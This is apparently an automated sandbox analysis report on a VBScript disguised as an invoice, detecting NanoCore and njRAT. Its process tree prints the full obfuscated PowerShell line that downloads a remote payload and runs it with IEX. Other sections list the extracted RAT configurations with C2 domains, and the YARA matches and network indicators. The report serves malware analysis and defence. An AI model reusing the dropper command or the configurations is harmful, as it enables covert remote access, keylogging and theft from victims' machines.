ID: 458883
Sample Name:
3G1J49A6V_Invoice.vbs
Cookbook: default.jbs
Time: 20:38:20
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 3G1J49A6V_Invoice.vbs

Overview


General Information

Sample Name:	3G1J49A6V_Invoice.vbs
Analysis ID:	458883
MD5:	2da417ae523148..
SHA1:	7173fc941d4c051..
SHA256:	c3ddf55e5388819.
Tags:	vbs
Infos:	

Most interesting Screenshot:



Detection




Nanocore Njrat

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Sigma detected: NanoCore
- Snort IDS alert for network traffic (e.…
- VBScript performs obfuscated calls …
- Yara detected Nanocore RAT
- Yara detected Njrat
- Yara detected Powershell download …
- .NET source code contains potentia…
- .NET source code references suspic…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6628 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\3G1J49A6V_Invoice.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6756 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $TRUMP ='https://ia601405.us.archive.org/30/items/all_20210803_20210803/ALL.txt';$B ='ETH COINt.WTF COINIIOSNT'.Replace('ETH COIN','nE').Replace('TF COIN','EbC').Replace('OS','e');$CC = 'DOS COIN LSOSCOINnG'.Replace('S COIN','Wn').Replace('SO','oaD').Replace('COIN','TrI');$A ='I`Eos COIN`W`BTC COINj`ETH COIN $B).$CC($TRUMP)'.Replace('os COIN','X(n`e').Replace('BTC COIN','-Ob').Replace('TH COIN','`c`T');&('I'+'EX')($A -Join '')|&('I'+'EX'); MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6772 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - aspnet_compiler.exe (PID: 6900 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
    - aspnet_compiler.exe (PID: 7072 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
    - aspnet_compiler.exe (PID: 6664 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
    - aspnet_compiler.exe (PID: 5596 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "401b59fa-a7f2-4468-a03b-04e3bc48",
  "Group": "NEW JAN",
  "Domain1": "newjan.duckdns.org",
  "Domain2": "newjan.duckdns.org",
  "Port": 6700,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Threatname: Njrat


```
{
  "Install Dir": "Windows",
  "Registry Value": "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
  "Campaign ID": "HacKed",
  "Version": "v4.0",
  "Network Seprator": "|-F-|",
  "Host": "https://gro.sndkcud.armognad"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Documents\20210803\PowerShell_transcript.301389.iaYgJ3Zj.20210803203913.txt	JoeSecurity_PowershellDownloadAndExecute	Yara detected Powershell download and execute	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.652005586.000002534BC55000.00000004.00000040.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x51f2:$s1: POWERsHELL

Source	Rule	Description	Author	Strings
00000014.00000002.1178034772.0000000003B0C000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x55cff:$a: NanoCore • 0x55de9:$a: NanoCore • 0x56c60:$a: NanoCore • 0x5fe0a:$a: NanoCore • 0x5fe6b:$a: NanoCore • 0x5feae:$a: NanoCore • 0x5feee:$a: NanoCore • 0x6012a:$a: NanoCore • 0x601ca:$a: NanoCore • 0x609a2:$a: NanoCore • 0x60f95:$a: NanoCore • 0x610e6:$a: NanoCore • 0x61f40:$a: NanoCore • 0x621a7:$a: NanoCore • 0x621bc:$a: NanoCore • 0x621db:$a: NanoCore • 0x6b0de:$a: NanoCore • 0x6b107:$a: NanoCore • 0x76e80:$a: NanoCore • 0x76ea9:$a: NanoCore • 0x9bd6c:$a: NanoCore
00000001.00000003.651067855.000002534BC5B000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x15a0:$s1: POWERsHELL
00000014.00000002.1175964065.0000000003813000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000014.00000002.1170915770.0000000000402000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
20.3.aspnet_compiler.exe.3c78ad1.2.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1a53c:$x1: NanoCore.ClientPluginHost • 0x2997c:$x1: NanoCore.ClientPluginHost • 0x1a556:$x2: IClientNetworkHost • 0x299b9:$x2: IClientNetworkHost
20.3.aspnet_compiler.exe.3c78ad1.2.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x1a53c:$x2: NanoCore.ClientPluginHost • 0x2997c:$x2: NanoCore.ClientPluginHost • 0x1d879:$s4: PipeCreated • 0x2cdcf:$s4: PipeCreated • 0x1a529:$s5: IClientLoggingHost • 0x299a6:$s5: IClientLoggingHost
20.2.aspnet_compiler.exe.3b6873f.11.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x39eb:$x1: NanoCore.ClientPluginHost • 0xe9c8:$x1: NanoCore.ClientPluginHost • 0x1a76a:$x1: NanoCore.ClientPluginHost • 0x3f66e:$x1: NanoCore.ClientPluginHost • 0x4eaae:$x1: NanoCore.ClientPluginHost • 0x3a24:$x2: IClientNetworkHost • 0xe9e2:$x2: IClientNetworkHost • 0x1a784:$x2: IClientNetworkHost • 0x3f688:$x2: IClientNetworkHost • 0x4eaeb:$x2: IClientNetworkHost
20.2.aspnet_compiler.exe.3b6873f.11.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x39eb:$x2: NanoCore.ClientPluginHost • 0xe9c8:$x2: NanoCore.ClientPluginHost • 0x1a76a:$x2: NanoCore.ClientPluginHost • 0x3f66e:$x2: NanoCore.ClientPluginHost • 0x4eaae:$x2: NanoCore.ClientPluginHost • 0x3b36:$s4: PipeCreated • 0xf9fd:$s4: PipeCreated • 0x1c515:$s4: PipeCreated • 0x429ab:$s4: PipeCreated • 0x51f01:$s4: PipeCreated • 0x3a05:$s5: IClientLoggingHost • 0xe9b5:$s5: IClientLoggingHost • 0x1a757:$s5: IClientLoggingHost • 0x3f65b:$s5: IClientLoggingHost • 0x4ead8:$s5: IClientLoggingHost

Source	Rule	Description	Author	Strings
20.2.aspnet_compiler.exe.3b6873f.11.raw.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x36cb:$a: NanoCore • 0x372c:$a: NanoCore • 0x376f:$a: NanoCore • 0x37af:$a: NanoCore • 0x39eb:$a: NanoCore • 0x3a8b:$a: NanoCore • 0x4263:$a: NanoCore • 0x4856:$a: NanoCore • 0x49a7:$a: NanoCore • 0x5801:$a: NanoCore • 0x5a68:$a: NanoCore • 0x5a7d:$a: NanoCore • 0x5a9c:$a: NanoCore • 0xe99f:$a: NanoCore • 0xe9c8:$a: NanoCore • 0x1a741:$a: NanoCore • 0x1a76a:$a: NanoCore • 0x3f62d:$a: NanoCore • 0x3f645:$a: NanoCore • 0x3f66e:$a: NanoCore • 0x4ea71:$a: NanoCore
Click to see the 69 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Non Interactive PowerShell

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected Nanocore RAT

Yara detected Njrat

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

- Yara detected Nanocore RAT
- Yara detected Njrat

System Summary:

- Malicious sample detected (through community Yara rule)
- Wscript starts Powershell (via cmd or directly)

Data Obfuscation:

- VBScript performs obfuscated calls to suspicious functions
- .NET source code contains potential unpacker
- Obfuscated command line found

Boot Survival:

- Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- Yara detected Powershell download and execute
- .NET source code references suspicious native API functions
- Injects a PE file into a foreign processes
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Nanocore RAT
- Yara detected Njrat

Remote Access Functionality:


- Detected Nanocore Rat
- Yara detected Nanocore RAT
- Yara detected Njrat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1	Registry Run Keys / Startup Folder 1	Process Injection 2 1 2	Disable or Modify Tools 1	Input Capture 1 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Default Accounts	Scripting 2 2 1	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 1 2	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Non-Standard Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remote Access Software 1
Local Accounts	Command and Scripting Interpreter 1 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 2 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
22.2.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen7		Download File
20.2.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
20.2.aspnet_compiler.exe.3828a18.7.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://gro.sndkcud.armognad	0%	Avira URL Cloud	safe	
http://certificates.godaddy.repo	0%	Avira URL Cloud	safe	
newjan.duckdns.org	0%	Avira URL Cloud	safe	
http://certificates.godaddy.	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dangomra.duckdns.org	185.244.30.23	true	true		unknown
ia601405.us.archive.org	207.241.227.125	true	false		high
newjan.duckdns.org	185.244.30.23	true	true		unknown
ia801408.us.archive.org	207.241.228.148	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://gro.sndkcud.armognad	true	• Avira URL Cloud: safe	unknown
newjan.duckdns.org	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.241.227.125	ia601405.us.archive.org	United States		7941	INTERNET-ARCHIVEUS	false
207.241.228.148	ia801408.us.archive.org	United States		7941	INTERNET-ARCHIVEUS	false
185.244.30.23	dangomra.duckdns.org	Netherlands		209623	DAVID_CRAIGGG	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458883
Start date:	03.08.2021
Start time:	20:38:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 38s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	3G1J49A6V_Invoice.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@12/11@16/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:39:14	API Interceptor	39x Sleep call for process: powershell.exe modified
20:41:46	API Interceptor	777x Sleep call for process: aspnet_compiler.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.241.227.125	Property.vbs	Get hash	malicious	Browse	
	Booking_confirmation.vbs	Get hash	malicious	Browse	
	Report-11003456773312.vbs	Get hash	malicious	Browse	
	Report.vbs	Get hash	malicious	Browse	
	Report.110034567733.vbs	Get hash	malicious	Browse	
	AppraisalReport.vbs	Get hash	malicious	Browse	
	Appraisal11002275444900.vbs	Get hash	malicious	Browse	
207.241.228.148	PAYMENT COPY.ppt	Get hash	malicious	Browse	
	8b664227_by_Libranalysis.ppt	Get hash	malicious	Browse	
	KUP ZAM#U00d3WIENIE-34002174.ppt	Get hash	malicious	Browse	
	280fdaa5_by_Libranalysis.ppt	Get hash	malicious	Browse	
	SiggiaW.vbs	Get hash	malicious	Browse	
	DHL SHIPMENT NOTIFICATION,6207428452.ppt	Get hash	malicious	Browse	
	Analysis Reports.ppt	Get hash	malicious	Browse	
	original_file.ppt	Get hash	malicious	Browse	
	Remittance_PO-89488484.ppt	Get hash	malicious	Browse	
	Confirm Order for AKTEK Company_E4117.ppt	Get hash	malicious	Browse	
	PO#070421APRIL-REV.ppt	Get hash	malicious	Browse	
	final po PP-11164.ppt	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NR52.vbs	Get hash	malicious	Browse	
	7.pps	Get hash	malicious	Browse	
	CONTRACT AGRREMENT FORM.ppt	Get hash	malicious	Browse	
	Order 122001-220.ppt	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ia601405.us.archive.org	Property.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Booking_confirmation.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Report-11003456773312.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Report.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Report.110034567733.vbs	Get hash	malicious	Browse	• 207.241.227.125
	AppraisalReport.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Appraisal11002275444900.vbs	Get hash	malicious	Browse	• 207.241.227.125
ia801408.us.archive.org	PAYMENT COPY.ppt	Get hash	malicious	Browse	• 207.241.228.148
	8b664227_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	KUP ZAM#U00d3WIENIE-34002174.ppt	Get hash	malicious	Browse	• 207.241.228.148
	280fdaa5_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	SiggiaW.vbs	Get hash	malicious	Browse	• 207.241.228.148
	DHL SHIPMENT NOTIFICATION,6207428452.ppt	Get hash	malicious	Browse	• 207.241.228.148
	Analysis Reports.ppt	Get hash	malicious	Browse	• 207.241.228.148
	original_file.ppt	Get hash	malicious	Browse	• 207.241.228.148
	Remittance_PO-89488484.ppt	Get hash	malicious	Browse	• 207.241.228.148
	Confirm Order for AKTEK Company_E4117.ppt	Get hash	malicious	Browse	• 207.241.228.148
	PO#070421APRIL-REV.ppt	Get hash	malicious	Browse	• 207.241.228.148
	final po PP-11164.ppt	Get hash	malicious	Browse	• 207.241.228.148
	NR52.vbs	Get hash	malicious	Browse	• 207.241.228.148
	7.pps	Get hash	malicious	Browse	• 207.241.228.148
	CONTRACT AGRREMENT FORM.ppt	Get hash	malicious	Browse	• 207.241.228.148
	Order 122001-220.ppt	Get hash	malicious	Browse	• 207.241.228.148
	SKM_36721012514070-2.ppt	Get hash	malicious	Browse	• 207.241.228.148
newjan.duckdns.org	LxYbtlP5nB.exe	Get hash	malicious	Browse	• 185.244.30.23
	Invoice#282730.exe	Get hash	malicious	Browse	• 79.134.225.9
	Urban Receipt.exe	Get hash	malicious	Browse	• 79.134.225.9
	d9hGzIR8mh.exe	Get hash	malicious	Browse	• 194.5.97.75
	6554353_Payment_Invoice.exe	Get hash	malicious	Browse	• 194.5.97.75

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
INTERNET-ARCHIVEUS	Invoice_#.vbs	Get hash	malicious	Browse	• 207.241.227.120
	INVOICE.vbs	Get hash	malicious	Browse	• 207.241.228.140
	#WUHD09.vbs	Get hash	malicious	Browse	• 207.241.227.116

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Property.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Invoice.vbs	Get hash	malicious	Browse	• 207.241.227.120
	Booking_confirmation.vbs	Get hash	malicious	Browse	• 207.241.228.144
	NCL_Mandatory_Form.vbs	Get hash	malicious	Browse	• 207.241.227.110
	HR-Ageing-Report.ppt	Get hash	malicious	Browse	• 207.241.227.129
	Reciept_ups.vbs	Get hash	malicious	Browse	• 207.241.227.123
	Invoice #20291.vbs	Get hash	malicious	Browse	• 207.241.227.113
	45678.vbs	Get hash	malicious	Browse	• 207.241.230.172
	New order (DDV21-0014) TOKYO HIP.ppt	Get hash	malicious	Browse	• 207.241.228.154
	SO-19844 EIDCO.ppam	Get hash	malicious	Browse	• 207.241.228.150
	IdDetails.ppam	Get hash	malicious	Browse	• 207.241.235.73
	New Purchase Order-030220.ppt	Get hash	malicious	Browse	• 207.241.228.145
	DHL_119040 Beleg.ppt	Get hash	malicious	Browse	• 207.241.228.145
	2UUlKfJYJN.exe	Get hash	malicious	Browse	• 207.241.224.2
	Drawing for Our New Order.ppt	Get hash	malicious	Browse	• 207.241.228.158
	IdDetails.ppam	Get hash	malicious	Browse	• 207.241.235.73
	IdDetails.ppam	Get hash	malicious	Browse	• 207.241.235.73
INTERNET-ARCHIVEUS	Invoice_#.vbs	Get hash	malicious	Browse	• 207.241.227.120
	INVOICE.vbs	Get hash	malicious	Browse	• 207.241.228.140
	#WUHD09.vbs	Get hash	malicious	Browse	• 207.241.227.116
	Property.vbs	Get hash	malicious	Browse	• 207.241.227.125
	Invoice.vbs	Get hash	malicious	Browse	• 207.241.227.120
	Booking_confirmation.vbs	Get hash	malicious	Browse	• 207.241.228.144
	NCL_Mandatory_Form.vbs	Get hash	malicious	Browse	• 207.241.227.110
	HR-Ageing-Report.ppt	Get hash	malicious	Browse	• 207.241.227.129
	Reciept_ups.vbs	Get hash	malicious	Browse	• 207.241.227.123
	Invoice #20291.vbs	Get hash	malicious	Browse	• 207.241.227.113
	45678.vbs	Get hash	malicious	Browse	• 207.241.230.172
	New order (DDV21-0014) TOKYO HIP.ppt	Get hash	malicious	Browse	• 207.241.228.154
	SO-19844 EIDCO.ppam	Get hash	malicious	Browse	• 207.241.228.150
	IdDetails.ppam	Get hash	malicious	Browse	• 207.241.235.73
	New Purchase Order-030220.ppt	Get hash	malicious	Browse	• 207.241.228.145
	DHL_119040 Beleg.ppt	Get hash	malicious	Browse	• 207.241.228.145
	2UUlKfJYJN.exe	Get hash	malicious	Browse	• 207.241.224.2
	Drawing for Our New Order.ppt	Get hash	malicious	Browse	• 207.241.228.158
	IdDetails.ppam	Get hash	malicious	Browse	• 207.241.235.73
	IdDetails.ppam	Get hash	malicious	Browse	• 207.241.235.73

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	Invoice_#.vbs	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	RoyalMail_Requestform0729.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	RoyalMail_Requestform1.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	MFS0175, MFS0117 MFS0194.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	INVOICE.vbs	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	INQUIRY REQUIREMENTS.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	JUP2A9ptp5.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	7vd7MuxjGd.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	KITCOFiberOptics_CompanyCertifcate.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	LOPEZ CV.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	PO_1994.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	temple.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	transferred $95,934.55 pdf.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	gunzipped.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	Remittance copy.pdf.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	09087900900000000.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	cjfq66QXN5.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	INV. 736392 Scan pdf.exe	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	#WUHD09.vbs	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148
	Property.vbs	Get hash	malicious	Browse	• 207.241.227.125 • 207.241.228.148

Dropped Files

No context

Created / dropped Files

C:\Users\Public\Run\Run.vbs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	908
Entropy (8bit):	5.494432834103593
Encrypted:	false
